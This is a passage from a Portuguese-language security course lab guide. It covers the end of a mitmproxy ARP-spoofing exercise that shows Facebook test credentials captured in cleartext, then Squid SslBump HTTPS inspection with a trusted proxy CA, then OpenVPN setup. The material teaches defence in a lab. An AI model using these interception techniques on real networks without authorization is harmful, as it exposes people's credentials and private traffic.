Depois de pouco tempo, será aberta uma janela do navegador para inspeção do tráfego.

- Na máquina *WinClient-G*, abra o *Google Chrome* e navegue por websites HTTP e HTTPS. Note como o tráfego está sendo interceptado pelo `mitmproxy` e, no caso de conexões SSL, sendo mostrado em claro. Como um exemplo, fizemos um login no <https://facebook.com> com uma conta de teste — imediatamente, o usuário e senha são mostrados em claro na janela do `mitmweb`, na máquina *KaliLinux-G*:




Figura 59: Credenciais em claro no mitmweb

Em paralelo, na janela do navegador na máquina *WinClient-G*, o login no Facebook é concluído com sucesso:




Figura 60: Login no facebook através do mitmproxy

- Finalmente, retorne o ambiente de laboratório a seu estado original: pare o `mitmweb`, encerre o ARP spoofing e remova as regras de firewall criadas no passo (6).

2) Inspeção corporativa de tráfego HTTPS usando o Squid



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*.

Na atividade anterior, fizemos um ataque *man-in-the-middle* com o intuito de inspecionar tráfego HTTPS de uma vítima usando o `mitmproxy`, nos mesmos moldes que um atacante o faria no mundo real. Mas e se o objetivo for legítimo, como para inspecionar tráfego em uma rede corporativa?

Iremos utilizar a funcionalidade *SslBump Peek and Splice* (<https://wiki.squid-cache.org/Features/SslPeekAndSplice>) do Squid, disponível a partir da versão 3.5, para implementar um proxy HTTPS para os clientes da rede 10.1.G.0/24. Tendo em vista que a versão mais recente do Squid disponível nos repositórios do Debian 8, quando da escrita deste tutorial, é a 3.4.8-6, teremos que fazer a instalação através do código-fonte.

```
# hostname
FWGW1-A
```

```
# apt-cache showpkg squid3 | grep 'Versions' -A1
Versions:
3.4.8-6+deb8u5 (/var/lib/apt/lists/ftp.br.debian.org_debian_dists_jessie_main_binary-
amd64_Packages)
(/var/lib/apt/lists/security.debian.org_dists_jessie_updates_main_binary-
amd64_Packages)
```

1. Na máquina *FWGW1-G*, instale as dependências de compilação:

```
# apt-get -y install build-essential libssl-dev
```

2. A seguir, faça o download do código-fonte do Squid, sua configuração, compilação e instalação através dos comandos que se seguem. O passo de compilação (**make**) pode demorar um pouco, seja paciente.

```
# cd ~/src/
```

```
# wget http://www.squid-cache.org/Versions/v3/3.5/squid-3.5.28.tar.gz
```

```
# tar zxf squid-3.5.28.tar.gz ; cd squid-3.5.28
```

```
# ./configure --prefix /usr/local --with-openssl=yes --enable-ssl-crtd --without-
-gnutls --enable-linux-netfilter
```

```
# make
```

```
# make install
```

3. Feito isso, faremos a configuração inicial do Squid, incluindo criação de certificados para assinatura de conexões intermediárias, criação de usuários e permissionamento, via script que se segue:

```
#!/bin/bash

CONF_DIR="/usr/local/etc"
PRIVKEY="${CONF_DIR}/ssl/private.key"
PUBKEY="${CONF_DIR}/ssl/public.crt"
PEMFILE="${CONF_DIR}/ssl/proxy.pem"

mkdir ${CONF_DIR}/ssl
chmod 700 ${CONF_DIR}/ssl

openssl genrsa 4096 > ${PRIVKEY}
openssl req -new -nodes -x509 -extensions v3_ca -days 365 -key ${PRIVKEY} -subj
"/C=BR/ST=DF/L=Brasilia/O=RNP/OU=ESR/CN=fwggw1-a.esr.rnp.br" -out ${PUBKEY}
cat ${PUBKEY} ${PRIVKEY} > ${PEMFILE}

mkdir /usr/local/var/lib
/usr/local/libexec/ssl_crtd -c -s /usr/local/var/lib/ssl_db

groupadd -r squid
useradd -g squid -r squid
chown squid:squid /usr/local/var/logs
chown squid:squid ${CONF_DIR}/ssl
```

4. O próximo passo é editar o arquivo de configuração do Squid, `/usr/local/etc/squid.conf`. O excerto abaixo mostra uma configuração válida para um proxy HTTP/HTTPS transparente que executa *bumping* (ou seja, as inspeciona via técnica *man-in-the-middle*) em todas as conexões, exceto para os domínios que constam no arquivo `/usr/local/etc/whitelist.txt`, para os quais o proxy irá fazer *splicing* (i.e., as conexões não serão inspecionadas pelo proxy, mas sim repassadas diretamente ao destino final).

O método de *bump* seletivo implementado como descrito acima é feito através da observação do campo `SSL:::server_name` enviado pelo cliente durante o processo de *handshake* TLS. Nesse campo o cliente indica a qual *hostname* ele deseja se conectar, uma extensão ao protocolo TLS denominada *Server Name Indication* (SNI). Isso permite a um servidor apresentar múltiplos certificados em um mesmo endereço IP, respondendo por vários sites HTTPS diferentes. É, em essência, um conceito análogo ao *name-based virtual hosting* do HTTP/1.1, mas para o protocolo HTTPS.

```
# user/group to run proxy as
cache_effective_user squid
cache_effective_group squid

# local networks to proxy
acl localnet src 10.1.1.0/24

# default ACLs
acl Safe_ports port 21
acl Safe_ports port 80
acl Safe_ports port 443
acl Safe_ports port 1025-65535
acl SSL_ports port 443
acl CONNECT method CONNECT

# SSL ACLs
acl step1 at_step SslBump1
acl step2 at_step SslBump2
acl noBumpSites ssl::server_name "/usr/local/etc/whitelist.txt"

# peek @ client TLS request to find SNI
ssl_bump peek step1 all

# splice connections to servers matching whitelist
ssl_bump splice noBumpSites

# bump all other connections
ssl_bump bump

# default http_access block
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports

http_access allow localnet
http_access allow localhost

http_access deny all

# listen on ports 8080/HTTP and 8443/HTTPS, both as transparent proxy
http_port 8080 intercept
https_port 8443 intercept ssl-bump generate-host-certificates=on
dynamic_cert_mem_cache_size=4MB cert=/usr/local/etc/ssl/proxy.pem

coredump_dir /usr/local/var/cache/squid

refresh_pattern ^ftp:          1440 20% 10080
refresh_pattern ^gopher:        1440 0%   1440
refresh_pattern -i (/cgi-bin/|\?) 0    0%   0
refresh_pattern .               0    20%  4320
```

5. Vamos popular o arquivo `/usr/local/etc/whitelist.txt` com alguns domínios que não serão inspecionados. Em geral, bancos e outras informações sigilosas são bons exemplos de destinos que não devem sofrer *man-in-the-middle*, até mesmo pelas questões éticas levantadas por esse tipo de inspeção. Por exemplo:

```
# cat /usr/local/etc/whitelist.txt
.bb.com.br
.bancobrasil.com.br
.bradesco
.caixa.gov.br
.itau.com.br
.santander.com.br
```

6. Finalmente, será necessário introduzir algumas regras no firewall da máquina *FWGW1-G* para que o tráfego dos clientes seja automaticamente repassado ao proxy para tratamento. Além de regras usuais de FORWARD e MASQUERADE para permitir acesso internet através de NAT, será necessário inserir as seguintes regras:

```
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 80 -j REDIRECT --to
-port 8080
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 443 -j REDIRECT --to
-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j
ACCEPT
```

Com as regras acima, todo tráfego com destino à porta 80 saindo do firewall será redirecionado para `localhost:8080`, e então tratado pelo Squid. O mesmo vale para o tráfego da porta 443, que será redirecionado para `localhost:8443`. Enfim, é necessário permitir aos clientes conectar-se diretamente essas novas portas, considerando que a política padrão da chain INPUT seja DROP.

7. Concluído esses passos, inicie o Squid com o comando:

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

A partir desse momento, todo o tráfego da rede 10.1.1.0/24 será repassado ao Squid para tratamento.

8. Se você tentar navegar na internet na máquina *WinClient-G* neste momento, no entanto, irá notar que embora conexões HTTP sejam tratadas com sucesso, conexões HTTPS provavelmente irão encontrar erros na cadeia de certificação. Isso se deve ao fato de o Squid estar reescrevendo os certificados de servidor com o seu próprio, que não é reconhecido pelo cliente como válido.

Para contornar esse problema, siga os seguintes passos:

- Copie o certificado `/usr/local/etc/ssl/public.crt` para a máquina *WinClient-G* (via PuTTY, WinSCP ou fazendo o download via HTTP/FTP, por exemplo).

- b. Clique com o botão direito no arquivo e escolha "Instalar Certificado".
 - c. Clique em "Avançar".
 - d. Escolha "Colocar todos os certificados no repositório a seguir", e então em "Procurar...".
 - e. Escolha a pasta "Autoridades de Certificação Raiz Confiáveis" e depois em "OK".
 - f. Clique em "Avançar", e então em "Concluir".
9. Falta testar a configuração que fizemos. Acesse um website com HTTPS e verifique sua cadeia de certificação: o site terá sido assinado pelo proxy Squid, e não pela autoridade certificadora original. Veja, por exemplo, um acesso ao site <https://twitter.com> :




Figura 61: Acesso via Squid/Bump a <https://twitter.com>

Agora, acesse um dos websites cujo domínio consta no arquivo `/usr/local/etc/whitelist.txt`, e verifique sua cadeia certificadora: a AC que assina o certificado será a original, inalterada pelo proxy. Veja abaixo um acesso a <https://www.bb.com.br> :




Figura 62: Acesso via Squid/Splice a <https://www.bb.com.br>

10. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o Squid (via `/usr/local/sbin/squid -k shutdown`) e remova as regras de firewall criadas no passo (6).

3) VPN SSL usando o OpenVPN



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*. Esta é uma atividade a ser realizada **EM DUPLA**, entre membros dos grupos **A** e **B**.

Nesta atividade, iremos configurar um servidor e um cliente para estabelecer uma sessão VPN SSL. Para o estabelecimento dessa sessão utilizaremos o OpenVPN configurado como servidor no host *FWGW1-G* e o cliente instalado na máquina *WinClient-G*.

A conexão será feita entre duplas, ou seja:

- Máquina *WinClient-A* irá conectar-se ao servidor *FWGW1-B* de um colega, e
- máquina *WinClient-B* irá conectar-se ao servidor *FWGW1-A* do colega.

1. Na máquina *FWGW1-G*, o primeiro passo é instalar o pacote `openvpn`:

```
# hostname
FWGW1-A
```

```
# apt-get install openvpn
```

2. Para gerar os certificados da autoridade certificadora (CA, ou *certificate authority*), *hosts* e usuários, vamos utilizar o conjunto de scripts **easy-rsa**, que acompanha o pacote do OpenVPN. Entre no diretório **/usr/share/easy-rsa**:

```
# cd /usr/share/easy-rsa
```

Agora, edite o arquivo **/usr/share/easy-rsa/vars** com os dados dos campos de certificado a serem gerados. Altere os campos **KEY_COUNTRY**, **KEY_PROVINCE**, **KEY_CITY**, **KEY_ORG**, **KEY_EMAIL** e **KEY_OU** com os dados relevantes à sua organização. Por exemplo:

```
# nano /usr/share/easy-rsa/vars  
(...)
```

```
# grep KEY_COUNTRY /usr/share/easy-rsa/vars -A5  
export KEY_COUNTRY="BR"  
export KEY_PROVINCE="DF"  
export KEY_CITY="Brasilia"  
export KEY_ORG="RNP"  
export KEY_EMAIL="suporte@esr.rnp.br"  
export KEY_OU="ESR"
```

A seguir, importe o arquivo de variáveis **/usr/share/easy-rsa/vars** para o *shell* corrente:

```
# . /usr/share/easy-rsa/vars  
NOTE: If you run ./clean-all, I will be doing a rm -rf on /usr/share/easy-rsa/keys
```

Finalmente, utilize os seguintes comandos para gerar o certificado da CA:

```
# ./clean-all
```

```
# ./build-ca
Generating a 2048 bit RSA private key
.....+++
.....++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [BR]:
State or Province Name (full name) [DF]:
Locality Name (eg, city) [Brasilia]:
Organization Name (eg, company) [RNP]:
Organizational Unit Name (eg, section) [ESR]:
Common Name (eg, your name or your server's hostname) [RNP CA]:
Name [EasyRSA]:
Email Address [suporte@esr.rnp.br]:
```

Note que todos os campos já estavam com os valores corretos, então bastou apertar ENTER em cada um deles. Se não tivéssemos editado o arquivo [/usr/share/easy-rsa/vars](#), cada um desses campos teria que ser digitado individualmente.

3. Para gerar o certificado do servidor OpenVPN (a máquina *FWGW1-G*), use o seguinte comando:

```
# ./build-key-server FWGW1-A

(...)

Country Name (2 letter code) [BR]:  
State or Province Name (full name) [DF]:  
Locality Name (eg, city) [Brasilia]:  
Organization Name (eg, company) [RNP]:  
Organizational Unit Name (eg, section) [ESR]:  
Common Name (eg, your name or your server's hostname) [FWGW1-A]:  
Name [EasyRSA]:  
Email Address [suporte@esr.rnp.br]:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
  
(...)  
  
Sign the certificate? [y/n]:y  
  
1 out of 1 certificate requests certified, commit? [y/n]y  
Write out database with 1 new entries  
Data Base Updated
```

Mantenha o campo *A challenge password* vazio. Responda *y* para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

4. Vamos agora gerar o certificado do cliente. Atente-se para o fato de que o cliente do seu servidor é na realidade a máquina *WinClient-G* do seu colega, e não a sua própria (então, membros do grupo A gerarão certificados para as máquinas *WinClient-B*, e membros do grupo B gerarão para as máquinas *WinClient-A*).

```
# ./build-key WinClient-B

(...)

Country Name (2 letter code) [BR]:  
State or Province Name (full name) [DF]:  
Locality Name (eg, city) [Brasilia]:  
Organization Name (eg, company) [RNP]:  
Organizational Unit Name (eg, section) [ESR]:  
Common Name (eg, your name or your server's hostname) [WinClient-B]:  
Name [EasyRSA]:  
Email Address [suporte@esr.rnp.br]:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
  
(...)  
  
Sign the certificate? [y/n]:y  
  
1 out of 1 certificate requests certified, commit? [y/n]y  
Write out database with 1 new entries  
Data Base Updated
```

Assim como anteriormente, mantenha o campo *A challenge password* vazio, e responda **y** para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

5. Gere os parâmetros de troca de chaves *Diffie-Hellman* com o comando abaixo. O passo de geração pode demorar um pouco, seja paciente.

```
# ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
(...)
```

6. As chaves/certificados foram todos gerados no subdiretório **keys** da pasta corrente, **/usr/share/easy-rsa**. Copie-os para o diretório **/etc/openvpn/keys** (onde faremos a configuração do *daemon*) com os comandos que se seguem:

```
# mkdir /etc/openvpn/keys
```

```
# cp keys/ca.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.key /etc/openvpn/keys/
# cp keys/dh2048.pem /etc/openvpn/keys/
```

7. Agora, vamos fazer a configuração do OpenVPN. Crie um arquivo novo, `/etc/openvpn/openvpn.conf`, com o seguinte conteúdo:

```
port 1194
proto udp
dev tun

ca /etc/openvpn/keys/ca.crt
key /etc/openvpn/keys/fwgw1-a.key
cert /etc/openvpn/keys/fwgw1-a.crt
dh /etc/openvpn/keys/dh2048.pem

server 10.8.1.0 255.255.255.0
ifconfig-pool-persist ipp.txt

push "route 10.1.1.0 255.255.255.0"
push "route 172.16.1.0 255.255.255.0"

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert`, substitua a letra ao final do arquivo `/etc/openvpn/keys/fwgw1-G` pela que representa seu grupo.

Note que a linha `server` indica uma **NOVA** rede que será criada para o túnel VPN. Nesse sentido, configura a faixa 10.8.1.0/24 se você for membro do grupo A, e 10.8.2.0/24 se você for membro do grupo B.

De igual forma, nas linhas `push route`, informe as rotas 10.1.1.0/24 e 172.16.1.0/24 se você for membro do grupo A, e 10.1.2.0/24 e 172.16.2.0/24 se você for membro do grupo B.

8. Transfira as chaves geradas no passo (4) para o cliente **que irá se conectar no seu servidor**. Para os membros do grupo A, isso significa transferir as chaves para a máquina *WinClient-B* do seu colega; e, para os membros do grupo B, transferi-las para a máquina *WinClient-A*. Vamos fazer isso em alguns passos simples:

Primeiro, em sua máquina *FWGW1-G*, gere um pacote **.tar.gz** com as chaves a serem transferidas.

```
# mkdir /tmp/vpn-keys
```

```
# cp /usr/share/easy-rsa/keys/ca.crt /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.key /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.crt /tmp/vpn-keys/
```

```
# tar czf /tmp/vpn-keys.tar.gz /tmp/vpn-keys/
tar: Removing leading '/' from member names
```

```
# chmod a+r /tmp/vpn-keys.tar.gz
```

```
# rm -rf /tmp/vpn-keys
```

```
# ls -ld /tmp/vpn-keys.tar.gz
-rw-r--r-- 1 root root 5525 Sep 7 09:02 /tmp/vpn-keys.tar.gz
```

Como não há regra no firewall que permita conexão via SSH ou HTTP vinda de fora, vamos inserir uma regra temporária para permitir a cópia remota:

```
# iptables -A INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s eth0 | grep '^inet ' | awk '{print $2}'
192.168.29.103/24
```

Copie o arquivo com as chaves do cliente usando o IP público e o comando **scp**—use os programas **pscp.exe**, **Cygwin** ou **WinSCP** para a tarefa. No exemplo abaixo, iremos usar o **Cygwin**:

```
fbs@FBS-DESKTOP ~
$ scp aluno@192.168.29.103:/tmp/vpn-keys.tar.gz ~
vpn-keys.tar.gz
705.2KB/s  00:00
100% 5525
```

```
fbs@FBS-DESKTOP ~
$ ls -ld ~/vpn-keys.tar.gz
-rw-r--r-- 1 fbs None 5525 Sep  7 10:09 /home/fbs/vpn-keys.tar.gz
```

Ainda na máquina *FWGW1-G*, remova a regra de firewall temporária que criamos para a cópia remota, bem como o arquivo contendo as chaves no `/tmp`:

```
# iptables -D INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

```
# rm /tmp/vpn-keys.tar.gz
```

9. Instale o OpenVPN na máquina *WinClient-G*. **NÃO** instale o software *Private Tunnel*, mas sim o OpenVPN *Open Source*, acessível em <https://openvpn.net/index.php/open-source/downloads.html>. Aceite todas as opções padrão do instalador; ao ser perguntado se deseja instalar os *drivers* de rede do OpenVPN, responda afirmativamente.
